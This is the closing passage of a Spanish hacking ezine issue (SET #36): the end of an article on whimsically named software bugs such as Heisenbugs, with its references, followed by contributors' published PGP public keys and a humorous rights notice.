Como siempre, espero que al menos te hayas divertido, puesto que los nombres de estos bugs no son para menos. Esto deja claro que en este/nuestro mundo hay gente realmente retorcida, y nosotros no vamos a ser menos.

Y ahora, si has descubierto una nueva clase de bug, si crees que nadie lo conoce todavia y solo tu eres capaz de arreglarlo, entonces, a que estas esperando; cuentanoslo cuanto antes y puede que te hagas famoso poniendole tu nombre...

En cualquier caso, siempre puedes ayudar a la comunidad del software, en especial a la del "software libre".

---[7 - Referencias

[1] Debugging Heisenbugs
http://cowboyprogramming.com/2008/03/23/debugging-heisenbugs/

[2] Programacion en Linux: Casos Practicos - Capitulo 12
http://www.anayamultimedia.es

[3] Heisenbugs and Bohrbugs: Why are they different?
http://www.cs.rutgers.edu/~rmartin/teaching/spring03/cs553/papers01/06.pdf

[4] Finding and Reproducing Heisenbugs in Concurrent Programs
http://research.microsoft.com/~madanm/papers/osdi2008-CHESS.pdf

[5] Unusual Software Bug
http://en.wikipedia.org/wiki/Heisenbug#Heisenbugs

[6] Heisenbugs, Bohrbug, Mandelbugs, Schroedinbugs
http://www.seguilaflecha.com/pages/news/print.php?id=360

[7] Stupid SQL Tricks
http://blogs.msdn.com/philoj/archive/2005/10/20/483240.aspx

EOF

PGP <http://www.pgpi.com>

Para los que utilizan comunicaciones seguras, aqui teneis las claves publicas de algunas de las personas que escriben en este vuestro ezine o que colaboran de una u otra forma.

<++> keys/grrl.asc

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKr0yVhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID00cW2BGGSjtihplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgY0BAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E10V
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
```

<-->

```
Tipo Bits/Clave    Fecha      Identificador
pub   768/AEF6AC95 1999/04/11 madfran <madfran@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQBtAzcQ8VIAAAEDAJuWBxdOxP81fhTJ29fVJ0NK/63dcn5D/vO+6EY0EHGHC42i
RF9gXnPUoSrlNfnfFnF9hZO0Ndb4ihX9RLaCrul8+FN97WYCqSonu2B23PpX7U0j
uSPFFqrNg0vDrvaslQAFEbQfbWFkZnJhbiA8bWFkZnJhbkBueW0uYWxpYXMubmV0
PokAdQMFEDcQ8VPNg0vDrvaslQEBHP0C/iX/mj59UX1uJlVmOZlqS4I6C4MtAwh3
7Dh5cSHY0N0WBRzSBKZD/O7rV0amh1iKkrZ827W6ncqXtzHOsQZfo183ivHOc3vM
N4q3EEzGJb9xseqQGA61Ap8R8rO37Q8kEQ==
=vagE
-----END PGP PUBLIC KEY BLOCK-----
```

blackngel

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.4.6 (GNU/Linux)

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
g5spYWJrMWe1WA==
=KoEY
-----END PGP PUBLIC KEY BLOCK-----
```

kstor

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 7.0.3 for non-commercial use <http://www.pgp.com>

mQGiBD926+4RBACZI12ENJqFXFvw+7PWm5P2mFBWHrHP3x7MGOT0XcTV3h9/JmTf
tPMWk9q5Vpv+1UuZrLUgg9v75hD3YSGx/GdAPINjxwJxdqcgOxs6goGHM6q084kx
Oo6wRf2/E4uWXih9yqVwDly6g3Wx5bfvor+8qJGqEY9kQeNFsaeko1f+owCguWRd
6JLhCmRaqNS2XHh8J+yXjHUEAIddWuKpMA2l4v32FFhFPkORYtKF4hpCqP8eq35d
21fHUT0OXRC3+XptD1wc8IHoGMnhi8D6llRdHS7ZIWcUUgtfFtAX2BNT1crs8X4l
Xt/AjzGWPd+ITEqIis89Uc2f8RiJqgDX5ZeL610poWLp4CqsdExxRixOasYdKRRr
978BA/9jdXL/mjheQUMV19IYB4nPEXJ706qjqopA15U5Lgn7Ndp+ATi9A73wAcJN
2l7qSa4hDKHAJ3mvnoRuwcBhDX/EU4FNUd19rLG6NlGCG75e0wLSSrzfTp1k8Et6
Jb9UGRnTZLTANczEgrg368fhqC6GNDP0GP1Hqi2NQx+wnGSMW7QtTWFydGluIERp
IEx1emlvIChLU1RPUikgPGVrc3RvckB5YWhvby5jb20uYXI+iFkEExECABkFAj92
6+4ECwcDAgMVAgMDFgIBAh4BAheAAAoJED5cYxg2MpymJfoAniiv+zYKPuh3tgsm
M16kKIDMIfYDAJ926peylf68fK05XkP/OguJTXllabkBDQQ/duvyEAQAj6ACZkrh
+qKpBpJIDqNAntbpPgp8onMv0j7hEzLROSsjc3VuD3AxZADM9lrPcXM4t8M8DCCq
```

```
vcGS2rZbukKf9fQsn4NKnJlhqery6cNhEcQolrzi2D2f/PqAr5TxzgsFGqpLMeON
/g2V+iSrB1oq09CgiMCio7QqDYG/wgBZVEsAAwYD+wW0ARzU7meHe/Gg9JYp2hzn
lb9ieE/L7xQ5gfIRhIqnfJjFqmyzZkhlt/C+wFIq3G//TYM6STwkmRfUZ/0ZdLo+
406yrLiP+FBIEMm/WIzyiMWH6YxhUz9PN6HhcFJna50y4CRTQ5fFoksCaFd1hquQ
PZes1LI4MTYJ+cWaSpOWiEYEGBECAAYFAj926/IACgkQPlxjGDYynKZBzQCeJMjQ
1izVC11nVdN/Yz6nDs82CGwAn2V7opxfIynjKBxggv0/e88WJJSh
=FYUn
-----END PGP PUBLIC KEY BLOCK-----
```

elotro

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQCNAzr1734AAAEEAMKrsCLyeUS4ouBjltE/7ubE1i58tZem7xPVy5Vot9uW5rOA
OyZNM0zdlgEvW1xdxmsBdojLrkqEk8ZQXDx5zCn0wE/8CHhP3dewEIcYpcBv1/0a
wbxpG7r2c5AajGViceLtEVcT6p65ZnKW2c7DMH/GEbOtPaG6fSIPE8Z4w3KXAAUR
tBxlbG90cm8gPGVsb3Ryby5hckBnbWFpbC5jb20+iQCVAwUQOvXvfiIPE8Z4w3KX
AQEDwgQAtwrBv3To4QnN67jeNZSxjoZC2gAb7Yq4gueP20yfARRlKOSompGgwypI
Oy/qhgTxtdDkjdtvRk16cx8jjhgyXfSLOhJ787+IGmrxT/jWwxSMmuRNWmHBcavD
wQzLlpxEQBwdL/guZBNsMSMQr9FpBRkPDQSPGQC18OnGKNJMXf0=
=hgJM
-----END PGP PUBLIC KEY BLOCK-----
```

```
   ---------[ ULTIMA ]------------- ---------------------------------------
  |                                |                                       |
   ---[ ULTIMA NOTA ]--------------                                        |
  |                                                                       |
  |  Derechos de lectura:                                                 |
  |     (*)Libres                                                         |
  |                                                                       |
  |  Derechos de modificacion:                                            |
  |     Reservados                                                        |
  |                                                                       |
  |  Derechos de publicacion:                                             |
  |     Contactar con SET antes de utilizar material publicado en SET     |
  |                                                                       |
  | (*)Excepto personas que pretendan usarlo para empapelarnos, para      |
  | ellos 2505'34 Euros, que deberan ser ingresados previamente la cuenta|
  | corriente de SET, Si usted tiene dudas, tanto para empapelarnos o     |
  | de como pagar el importe, pongase en contacto con SET atraves de las |
  | direcciones a tal efecto habilitadas.                                 |
   -----------------------------------------------------------------------
```

SET, - Saqueadores Edicion Tecnica -. Numero #36

EOF